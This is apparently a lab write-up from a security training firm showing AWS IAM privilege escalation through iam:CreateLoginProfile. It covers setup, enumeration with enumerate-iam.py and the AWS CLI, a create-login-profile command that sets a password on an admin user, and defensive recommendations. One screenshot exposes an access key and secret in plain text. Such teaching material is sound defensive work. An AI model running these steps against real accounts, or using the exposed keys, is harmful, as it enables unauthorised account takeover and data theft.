


AWS



IAM
Create Login Profile
ABUSE



Contents

Introduction	3
About IAM: CreateLoginProfile	3
Lab Setup and Prerequisites.....	3
Part 1: IAM Lab Setup	3
Provisioning a Low-Privileged IAM User	3
Provisioning a High-Privileged IAM User	7
Provisioning a User Group with CreateLoginProfile policy	10
Part 2: Enumeration and Exploitation.....	14
Enumerating profile with Python script.....	14
Set up & Enumeration of profile using AWS CLI.....	15
IAM CreateLoginProfile Exploitation.....	18
Analysis	20
Recommendations	21
Conclusion.....	21



Introduction

Identity and Access Management (IAM) is the foundation of security in every cloud platform. Misconfigurations or over-privileged identities are among the most common causes of cloud breaches, making IAM a prime target for both attackers and defenders.

This hands-on lab demonstrates how a low-privileged IAM user can create console login profiles for other users that can be abused to escalate to full account admin.

About IAM: CreateLoginProfile

[CreateLoginProfile](#) in AWS IAM is the API action that **creates a password (login profile) for an IAM user so they can sign in to the AWS Management Console**.

You can use the AWS CLI, the AWS API, or the **Users** page in the IAM console to create a password for any IAM user.

Lab Setup and Prerequisites

1. An AWS Account
2. VM Kali Linux

If you are new to AWS platform, it is recommended to go through the AWS Lab setup [here](#).

Part 1: IAM Lab Setup

Here are the instructions for setting up the environment. We will access the AWS console and configure the AWS Command Line Interface (CLI).

Users:

Igt_sanjeet : Low privileged user with risky permissions attached

Igt_admin : High privileged user with admin access

Policy name:

Igt_LoginProfile-PrivEsc

Provisioning a Low-Privileged IAM User

- Navigate to **IAM > Users**, then click **Create user** to set up a new IAM identity.

The screenshot shows the AWS IAM 'Users' page. The left sidebar has 'Identity and Access Management (IAM)' selected. The main area shows a table with one row labeled 'No resources to display'. At the top right of the table, there is a 'Create user' button, which is highlighted with a red arrow. Other buttons visible include 'Delete' and a refresh icon.



- Create the user a **Username**(e.g. lgt_sanjeet) and press **Next** to set permission.

Step 1
Specify user details

Step 2
Set permissions

Step 3
Review and create

Specify user details

User details

User name

lgt_sanjeet

The user name can have up to 64 characters. Valid characters: A-Z, a-z, 0-9, and + = , . @ _ - (hyphen)

Provide user access to the AWS Management Console - *optional*
If you're providing console access to a person, it's a [best practice](#) to manage their access in IAM Identity Center.

If you are creating programmatic access through access keys or service-specific credentials for AWS CodeCommit or Amazon Keypairs, you can generate them after you create this IAM user. [Learn more](#)

Cancel **Next**

- Set permission to configure lgt_sanjeet user's permissions as **Add user to group** from the Permissions options, press Next

Set permissions

Add user to an existing group or create a new one. Using groups is a best-practice way to manage user's permissions by job functions. [Learn more](#)

Permissions options

Add user to group
Add user to an existing group, or create a new group. We recommend using groups to manage user permissions by job function.

Copy permissions
Copy all group memberships, attached managed policies, and inline policies from an existing user.

Attach policies directly
Attach a managed policy directly to a user. As a best practice, we recommend attaching policies to a group instead. Then, add the user to the appropriate group.

Get started with groups [Create group](#)

[Learn more](#)

ackingarticles.in

Get started with groups [Create group](#)

Create a group and select policies to attach to the group. We recommend using groups to manage user permissions by job function, AWS service access, or custom permissions. [Learn more](#)

Set permissions boundary - *optional*

Set permissions boundary - *optional*

[Cancel](#) [Previous](#) **Next**



- Create user as shown

User details

User name lgt_sanjeet	Console password type None	Require password reset No
--------------------------	-------------------------------	------------------------------

Permissions summary

Name	Type	Used as
No resources		

Tags - optional

Tags are key-value pairs you can add to AWS resources to help identify, organize, or search for resources. Choose any tags you want to associate with this user.

No tags associated with the resource.

[Add new tag](#)

You can add up to 50 more tags.

[Cancel](#) [Previous](#) [Create user](#)

- Click on the username i.e. lgt_sanjeet

Users (1) [Info](#)

An IAM user is an identity with long-term credentials that is used to interact with AWS in an account.

<input type="checkbox"/>	User name	Path	Group:	Last activity
<input type="checkbox"/>	lgt_sanjeet	/	0	-

[Delete](#) [Create user](#)

[Search](#) < 1 >

- Create access key for the user.

**Igt_sanjeet** [Info](#)[Delete](#)**Summary**[arn:aws:iam::513869214449:user/Igt_sanjeet](#)**Access key 1**[Create access key](#)**Last console sign-in****Console access****Disabled****Created**

July 30, 2025, 21:35 (UTC+05:30)

- Select “Command Line Interface (CLI)” as the use case.

[≡ IAM > Users > Igt_sanjeet > Create access key](#)

- Step 1
 Access key best practices & alternatives
 Step 2 - optional
Set description tag
 Step 3
Retrieve access keys

Access key best practices & alternatives [Info](#)

Avoid using long-term credentials like access keys to improve your security.
Consider the following use cases and alternatives.

Use case Command Line Interface (CLI)

You plan to use this access key to enable the AWS CLI to access your AWS account.

- Check the box as shown and proceed.

⚠ Alternatives recommended

- Use [AWS CloudShell](#), a browser-based CLI, to run commands. [Learn more](#)
- Use the [AWS CLI V2](#) and enable authentication through a user in IAM Identity Center. [Learn more](#)

Confirmation

I understand the above recommendation and want to proceed to create an access key.

[Cancel](#) [Next](#)

- Click Create access key



Set description tag - optional Info

The description for this access key will be attached to this user as a tag and shown alongside the access key.

Description tag value

Describe the purpose of this access key and where it will be used. A good description will help you rotate this access key confidently later.

Maximum 256 characters. Allowed characters are letters, numbers, spaces representable in UTF-8, and: _ . : / = + - @

[Cancel](#)

[Previous](#)

Create access key



- Now download the .csv file containing the Access Key ID and Secret Access Key. Keep these credentials secure.

Retrieve access keys Info

Access key

If you lose or forget your secret access key, you cannot retrieve it. Instead, create a new access key and make the old key inactive.

Access key	Secret access key
<input type="checkbox"/> AKIAXPJH56LYQ6EYZMUF	<input type="checkbox"/> ***** Show

Access key best practices

- Never store your access key in plain text, in a code repository, or in code.
- Disable or delete access key when no longer needed.
- Enable least-privilege permissions.
- Rotate access keys regularly.

For more details about managing access keys, see the [best practices for managing AWS access keys](#).

[Download .csv file](#)

[Done](#)



Provisioning a High-Privileged IAM User

Then, create a powerful IAM user. This user embodies the elevated permissions that **Igt_sanjeev** (low-privileged user) will temporarily gain during our demonstration.

- Navigate to **IAM > Users**, then click **Create user** to set up a new IAM identity



The screenshot shows the AWS IAM 'Users' page. On the left, there's a sidebar with 'Identity and Access Management (IAM)' and 'Access management' sections. The main area shows a table of users with one entry: 'lgt_sanjeet'. A red arrow points to the 'Create user' button at the top right of the table.

- Give details as **lgt_admin** as username, click **Next**

The screenshot shows the 'Specify user details' step of the IAM User creation wizard. The 'User name' field is filled with 'lgt_admin'. A red box highlights this field. Below it is a note about character restrictions. A checkbox for 'Provide user access to the AWS Management Console - optional' is shown with a tooltip. A callout box contains instructions for generating programmatic access keys. At the bottom right, a red arrow points to the 'Next' button.

- Then, to **Set permissions**, select **Attach policies directly**

The screenshot shows the 'Set permissions' step of the IAM User creation wizard. The 'Permissions options' section has three choices: 'Add user to group', 'Copy permissions', and 'Attach policies directly'. A red box highlights the 'Attach policies directly' option, which is selected. A red arrow points to this option.

- On **Permissions policies**, search and select "**AdministratorAccess**". This policy grants comprehensive control over virtually all AWS services and resources, making it our "high-privileged" target for the lab.

Click **Next**



Permissions policies (1/1384)

Choose one or more policies to attach to your new user.

Filter by Type

AdministratorAccess

All types

4 matches

Create policy

Policy name

Type

Attached entities

[AdministratorAccess](#)

AWS managed - job functi...

3

[AdministratorAcces...](#)

AWS managed

0

[AdministratorAcces...](#)

AWS managed

0

[AWSAuditManagerA...](#)

AWS managed

0

► Set permissions boundary - optional

[Cancel](#)

[Previous](#)

[Next](#)

- Create user **lgt_admin**

Review and create

Review your choices. After you create the user, you can view and download the autogenerated password, if enabled.

User details

User name
lgt_admin

Console password type
None

Require password reset
No

Permissions summary

Name

Type

Used as

[AdministratorAccess](#)

AWS managed - job function

Permissions policy

Tags - optional

Tags are key-value pairs you can add to AWS resources to help identify, organize, or search for resources.
Choose any tags you want to associate with this user.

No tags associated with the resource.

[Add new tag](#)

You can add up to 50 more tags.

[Cancel](#)

[Previous](#)

[Create user](#)



Provisioning a User Group with CreateLoginProfile policy

- Firstly, go to **IAM > User groups > Create group**.

The screenshot shows the AWS IAM User Groups page. On the left, there's a navigation sidebar with 'Identity and Access Management (IAM)' at the top, followed by 'Dashboard', 'Access management' (with 'User groups' selected), 'Users', and 'Roles'. The main area has a heading 'User groups (0) Info' with a note: 'A user group is a collection of IAM users. Use groups to specify permissions for a collection of users.' Below is a search bar and a table header with columns 'Group name' and 'Users'. A message 'No resources to display' is shown. At the top right, there are 'Delete' and 'Create group' buttons, with a red arrow pointing to the 'Create group' button.

- Add details like the group name as **create-loginprofile-group**

The screenshot shows the 'Create user group' dialog. It has a heading 'Create user group' and a section 'Name the group' with a 'User group name' input field containing 'create-loginprofile-group'. Below it is a note: 'Enter a meaningful name to identify this group.' and 'Maximum 128 characters. Use alphanumeric and '+,-,@,_' characters.' The left sidebar is identical to the previous screenshot.

- After creating the group, select its name

The screenshot shows the User Groups page again. The left sidebar is the same. The main area shows a table with one row for 'create-loginprofile-group'. The 'Group name' column shows 'create-loginprofile-group' with a red arrow pointing to it. The 'Users' column shows '0'. The 'Permissions' column shows 'Not defined' with a yellow warning icon. The top right of the table has 'Delete' and 'Create group' buttons.

- Click **Add permissions** → **Create inline policy** to define and attach a custom policy directly to the **create-loginprofile-group**.



The screenshot shows the AWS IAM console with the path [IAM > User groups > create-loginprofile-group](#). The main page title is **create-loginprofile-group**. The **Summary** section displays the user group name as **create-loginprofile-group**, creation time as **July 30, 2025, 22:44 (UTC+05:30)**, and ARN as **arn:aws:iam::513869214449:group/create-loginprofile-group**. Below the summary, there are three tabs: **Users**, **Permissions** (which is selected), and **Access Advisor**. In the **Permissions** tab, there is a section titled **Permissions policies (0)** with a **Add permissions** button. A red arrow points to the **Add permissions** button. Below it, there is a **Create inline policy** button, also highlighted with a red box.

- Specify permissions on the Policy Editor. Write an [inline policy](#) which created for a single IAM identity (user, group, or role) and later it will be used as an [escalation path](#).
 - **iam:CreateLoginProfile** → lets you set a console password for an IAM user so they can log in to the AWS Management Console.
 - **iam>ListAccessKeys** → lets you view the access keys that exist for a specific IAM user.
 - **iam>ListAttachedUserPolicies** → shows which managed policies are attached to a user.
 - **iam>ListUsers** → lists all IAM users in the account.
 - **iamListGroup** → lists all IAM groups in the account.
 - **iamListGroupPolicies** → lists the names of inline policies embedded in a group.
 - **iamGetGroupPolicy** → retrieves the actual JSON document of an inline group policy.



```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Action": [  
                "iam:CreateLoginProfile",  
                "iam>ListAccessKeys",  
                "iam>ListAttachedUserPolicies"  
            ],  
            "Resource": [  
                "arn:aws:iam::*:user/Igt_sanjeet",  
                "arn:aws:iam::*:user/Igt_admin"  
            ]  
        },  
        {  
            "Effect": "Allow",  
            "Action": [  
                "iam>ListUsers",  
                "iam>ListGroups",  
                "iam>ListGroupPolicies",  
                "iam:GetGroupPolicy"  
            ],  
            "Resource": "*"  
        }  
    ]  
}
```

☰ [IAM](#) > [User groups](#) > [create-loginprofile-group](#) > Create policy

Step 1
Specify permissions
Step 2
Review and create

Specify permissions Info
Add permissions by selecting services, actions, resources, and conditions. Build p... JSON editor.

Policy editor Edit source code

Visual | **JSON**

```
1  {  
2      "Version": "2012-10-17",  
3      "Statement": [  
4          {  
5              "Effect": "Allow",  
6              "Action": [  
7                  "iam:CreateLoginProfile",  
8                  "iam>ListAccessKeys",  
9                  "iam>ListAttachedUserPolicies"  
10             ],  
11             "Resource": [  
12                 "arn:aws:iam::*:user/Igt_sanjeet",  
13                 "arn:aws:iam::*:user/Igt_admin"  
14             ]  
15         },  
16     ]  
17 }
```



This is how the policy appears on Policy editor in JSON format.

- Click **Next**



```
16 ▼      {  
17          "Effect": "Allow",  
18          "Action": [  
19              "iam>ListUsers",  
20              "iam>ListGroups",  
21              "iam>ListGroupPolicies",  
22              "iam>GetGroupPolicy"  
23          ],  
24          "Resource": "*"  
25      }  
26  ]  
27 }
```

www.hackingarticles.in

+ Add new statement

JSON Ln 27, Col 1 4773 of 5120 characters remaining

Security: 0 Errors: 0 Warnings: 0 Suggestions: 0

Cancel **Next**

- Give policy details such as its name **Igt_LoginProfile-PrivEsc** and click **create policy**

Review and create Info

Review the permissions, specify details, and tags.

Policy details

Policy name

Enter a meaningful name to identify this policy.

Maximum 128 characters. Use alphanumeric and '+,-,@-' characters.

Permissions defined in this policy Info

Edit

Permissions defined in this policy document specify which actions are allowed or denied. To define permissions for an IAM identity (user, user group, or role), attach a policy to it

Allow (1 of 446 services)

 Show remaining 445 services

Service	Access level	Resource
IAM	Limited: List, Read, Write	Multiple

Cancel**Previous****Create policy**

- Now, select the group name on **users groups** and click the **Add users**



The screenshot shows the AWS IAM 'User groups' page with a specific group named 'create-loginprofile-group'. The 'Users' tab is selected, showing a table with one row: 'User name' (lgt_sanjeet). A red arrow points to the 'Add users' button at the top right of the table.

Identity and Access Management (IAM)

create-loginprofile-group

Summary

User group name: create-loginprofile-group

Creation time: July 30, 2025, 22:44 (UTC+05:30)

ARN: arn:aws:iam::513869214449:group/create-loginprofile-group

Users Permissions Access Advisor

Users in this group (0)

Add users

No resources to display

- Select user **lgt_sanjeet** and then he became the part of the group **create-loginprofile-group**

The screenshot shows the 'Add users to create-loginprofile-group' page. In the 'Other users in this account' table, the user 'lgt_sanjeet' is selected (indicated by a checked checkbox) and highlighted with a red box. A red arrow points to the 'Add users' button at the bottom right.

Other users in this account (1/2)

User name	Groups	Last activity
<input type="checkbox"/> lgt_admin	0	None
<input checked="" type="checkbox"/> lgt_sanjeet	1	None

Add users

Part 2: Enumeration and Exploitation

Use Case Scenario for CreateLoginProfile

In real world scenarios, it's for onboarding, but in a security lab it's to demonstrate how misconfigured permissions can lead to privilege escalation.

Enumerating profile with Python script

```
python enumerate-iam.py --access-key AKI***** --secret-key ISN*****
```

This Python enumeration confirmed that the low-privileged user **lgt_sanjeet** can list IAM users, groups, and access keys, providing the necessary visibility to identify and escalate into higher-privileged accounts.



```
[root@kali:~/enumerate-iam]
# python enumerate-iam.py --access-key AKIAXPJH56LYQ6EYZMUF --secret-key ISNnx34y51a+tex/yqinhettCMBn33u9HWg/m2lEo
2025-07-30 13:24:21,273 - 199350 - [INFO] Starting permission enumeration for access-key-id "AKIAXPJH56LYQ6EYZMUF"
2025-07-30 13:24:22,724 - 199350 - [INFO] -- Account ARN : arn:aws:iam::513869214449:user/Igt_sanjeet
2025-07-30 13:24:22,725 - 199350 - [INFO] -- Account Id : 513869214449
2025-07-30 13:24:22,725 - 199350 - [INFO] -- Account Path: user/Igt_sanjeet
2025-07-30 13:24:23,032 - 199350 - [INFO] Attempting common-service describe / list brute force.
2025-07-30 13:24:25,232 - 199350 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2025-07-30 13:24:26,084 - 199350 - [INFO] + iam.list_groups() worked!
2025-07-30 13:24:26,633 - 199350 - [INFO] + iam.list_users() worked!
2025-07-30 13:24:27,042 - 199350 - [INFO] + iam.list_access_keys() worked!
2025-07-30 13:24:33,257 - 199350 - [ERROR] Remove codedeploy.batch_get_deployment_targets action
2025-07-30 13:24:33,257 - 199350 - [ERROR] Remove codedeploy.get_deployment_target action
2025-07-30 13:24:33,257 - 199350 - [ERROR] Remove codedeploy.list_deployment_targets action
```

Set up & Enumeration of profile using AWS CLI

Now set up the AWS CLI with the IAM user's credentials, to directly interact with the AWS environment from Kali machine.

- Set up a profile named **Igt_sanjeet** in AWS CLI.

```
aws configure --profile Igt_sanjeet
```

Assigning the **access key ID**, **secret access key**, and default **region** for that profile.

```
[kali㉿kali:[~/enumerate-iam]
$ aws configure --profile Igt_sanjeet
AWS Access Key ID [*****TU5H]: AKIA5F*****
AWS Secret Access Key [*****TU5H]: KhHXzanbi*****
Default region name [None]: us-east-2
Default output format [None]:
```

- The following command will retrieve the identity information (UserId, Account ID, ARN) for the currently authenticated user via that profile.

```
aws sts get-caller-identity --profile Igt_sanjeet
```

```
[kali㉿kali:[~/enumerate-iam]
$ aws sts get-caller-identity --profile Igt_sanjeet
{
    "UserId": "AIDA5FG6V3WBITSLLUZY",
    "Account": "513869214449",
    "Arn": "arn:aws:iam::513869214449:user/lgt_sanjeet"
}
```

- Here, we will try to run the command.

```
aws s3 ls --profile Igt_sanjeet
```

The action will be denied as no identity-based policy can do it.



```
(kali㉿kali)-[~/enumerate-iam]
$ aws s3 ls --profile Igt_sanjeet

An error occurred [AccessDenied] when calling the ListBuckets operation
ity-based policy allows the s3>ListAllMyBuckets action
```

- Lists all IAM groups in the account that the Igt_sanjeet profile has permission to see.

It does **not** filter to only groups that Igt_sanjeet belongs to, it returns every group in the account (unless blocked by permissions).

```
aws iam list-groups --profile Igt_sanjeet
```

```
(kali㉿kali)-[~/enumerate-iam]
$ aws iam list-groups --profile Igt_sanjeet
{
  "Groups": [
    {
      "Path": "/",
      "GroupName": "create-loginprofile-group", ←
      "GroupId": "AGPA5FGeV3WB14P64TJNB",
      "Arn": "arn:aws:iam::513869214449:group/create-loginprofile-group",
      "CreateDate": "2025-09-26T21:35:06+00:00"
    }
  ]
}
```

- This command will list the **names of inline policies** attached to the IAM group create-loginprofile-group. Pay attention to the output enclosed in red box.

```
aws iam list-group-policies --group-name create-loginprofile-group --profile
Igt_sanjeet
```

```
(kali㉿kali)-[~/enumerate-iam]
$ aws iam list-group-policies --group-name create-loginprofile-group --profile Igt_sanjeet
{
  "PolicyNames": [
    "Igt_LoginProfile-PrivEsc" ←
  ]
}
```

- Now, this command will retrieve and display the **full JSON document** of the inline policy named Igt_LoginProfile-PrivEsc that is attached to the group create-loginprofile-group. Instead of just showing the policy.

```
aws iam get-group-policy --group-name create-loginprofile-group --policy-name
Igt_LoginProfile-PrivEsc --profile Igt_sanjeet
```



```
(kali㉿kali)-[~/enumerate-iam]
$ aws iam get-group-policy --group-name create-loginprofile-group --policy-name Igt_LoginProfile-PrivEsc --profile Igt_sanjeet →

{
    "GroupName": "create-loginprofile-group",
    "PolicyName": "Igt_LoginProfile-PrivEsc",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": [
                    "iam:CreateLoginProfile",
                    "iam>ListAccessKeys",
                    "iam>ListAttachedUserPolicies"
                ],
                "Resource": [
                    "arn:aws:iam::*:user/Igt_sanjeet",
                    "arn:aws:iam::*:user/Igt_admin"
                ]
            },
            {
                "Effect": "Allow",
                "Action": [
                    "iam>ListUsers",
                    "iam>ListGroups",
                    "iam>ListGroupPolicies",
                    "iam:GetGroupPolicy"
                ]
            }
        ]
    }
}
```

- Running this command will list all IAM users in the AWS account that the credentials for the Igt_sanjeet profile have permission to see.

```
aws iam list-users --profile Igt_sanjeet
```

```
(kali㉿kali)-[~/enumerate-iam]
$ aws iam list-users --profile Igt_sanjeet
{
    "Users": [
        {
            "Path": "/",
            "UserName": "Igt_admin",
            "UserId": "AIDA5FG6V3WBNOXYNNGDB",
            "Arn": "arn:aws:iam::513869214449:user/Igt_admin",
            "CreateDate": "2025-09-26T21:33:38+00:00"
        },
        {
            "Path": "/",
            "UserName": "lgt_sanjeet",
            "UserId": "AIDA5FG6V3WBITRSLLUZY",
            "Arn": "arn:aws:iam::513869214449:user/lgt_sanjeet",
            "CreateDate": "2025-09-09T18:45:59+00:00"
        }
    ]
}
```

- This command creates a **console login profile** (username + password) for the IAM user Igt_admin.

NOTE: Since Igt_admin has the **AdministratorAccess** policy, whoever controls this password can log in to the AWS Console as a full admin, which in a misconfigured environment = **privilege escalation to admin**.

```
aws iam create-login-profile --user-name Igt_admin --password 'YourStrongP@ssw0rd!' --password-reset-required --profile Igt_sanjeet
```

```
(kali㉿kali)-[~/enumerate-iam]
$ aws iam create-login-profile --user-name Igt_admin --password 'YourStrongP@ssw0rd!' --password-reset-required --profile Igt_sanjeet →

{
    "LoginProfile": {
        "UserName": "Igt_admin",
        "CreateDate": "2025-09-27T00:34:27+00:00",
        "PasswordResetRequired": true
    }
}
```



IAM CreateLoginProfile Exploitation

Firstly, use the AWS Console login page with your **account ID**, enter IAM username **lgt_admin**, the password you set with create-login-profile, and click **Sign in**.

The screenshot shows the AWS IAM user sign-in interface. It includes fields for 'Account ID or alias' (with a 'Don't have?' link), 'Remember this account' (checkbox), 'IAM username' (containing 'lgt_admin'), 'Password' (redacted), 'Show Password' (checkbox), 'Having trouble?' (link), and a large orange 'Sign in' button. A red arrow points to the 'Sign in' button. Below the main form is a smaller 'Sign in using root user email' button.

After login, check the console banner, it should show **lgt_admin** with full access. Now, the user has administrator privileges through privilege escalation.



The screenshot shows the AWS Console Home page. At the top right, the user is signed in as `lgt_admin @ 5138-6921-4449`. The main dashboard includes sections for Welcome to AWS, AWS Health, and Applications. The Applications section shows 0 applications in the Region: Asia Pacific (Mumbai). A red box highlights the user's email address at the top right.

In the Console (top-left search), type s3 and click S3 — confirm you are signed in as lgt_admin (top-right).

The screenshot shows the AWS Services page. The search bar at the top left contains `s3`. The Services section lists several options, and the **S3** icon is highlighted with a red arrow. The user is signed in as `lgt_admin @ 5138-6921-4449` at the top right.

On General purpose buckets, select the bucket, named `lgt_bucket`

The screenshot shows the AWS S3 General purpose buckets page. The **General purpose buckets** tab is selected, and the `lgt_bucket` is listed. The bucket details show it was created on May 17, 2025, at 15:37:35 (UTC-04:00). A red arrow points to the bucket name `lgt_bucket`.



Then, click your bucket name (lgt-bucket) and here in **Objects** you can see a text file **secrets.txt**, Download the file

The screenshot shows the AWS S3 console with the 'Objects' tab selected. At the top, there are several buttons: 'Copy S3 URI', 'Copy URL', 'Download' (which has a red arrow pointing to it), 'Open', and 'Delete'. Below these are 'Actions', 'Create folder', and 'Upload' buttons. A search bar says 'Find objects by prefix'. Underneath, a table lists one object: 'secrets.txt'. The table columns are Name, Type, Last modified, Size, and Storage class. The 'secrets.txt' row is highlighted with a red border.

On AWS CLI, use this command to check if it's working, and it's a success this time.

```
ls secrets.txt
```

Display the contents of file

```
cat secrets.txt
```

```
(root㉿kali)-[~/home/kali/Downloads]
# ls ←
secrets.txt

(root㉿kali)-[~/home/kali/Downloads]
# cat secrets.txt ←
Congratulation!! you have exploited AWS CreateLoginprofile policy successfully.
```

Analysis

This lab demonstrates how a seemingly low-privileged IAM user (lgt_sanjeet) abuses a **iam:CreateLoginProfile** permission for the lgt_admin user (who already had the AdministratorAccess policy attached), the attacker gained direct console login as lgt_admin, achieving full account takeover.



Recommendations

- Restrict iam:CreateLoginProfile
 - Only trusted administrators should have this action.
 - Explicitly deny it for all non-admin users.
- Use permissions boundaries
 - Prevent low-privileged accounts from performing privilege escalation actions, even if added groups.
- Limit enumeration rights
- Enable MFA for all admins
- Monitor with CloudTrail
- Apply least privilege

Conclusion

This lab shows how **a single misconfigured IAM permission (CreateLoginProfile) can lead to full account compromise when combined with enumeration rights**. IAM misconfigurations are low-hanging fruit for attackers. Preventive controls, detection, and governance are critical to stop privilege escalation in the cloud.

FOLLOW US ON *social media*



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechologies.in

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

Windows

Linux

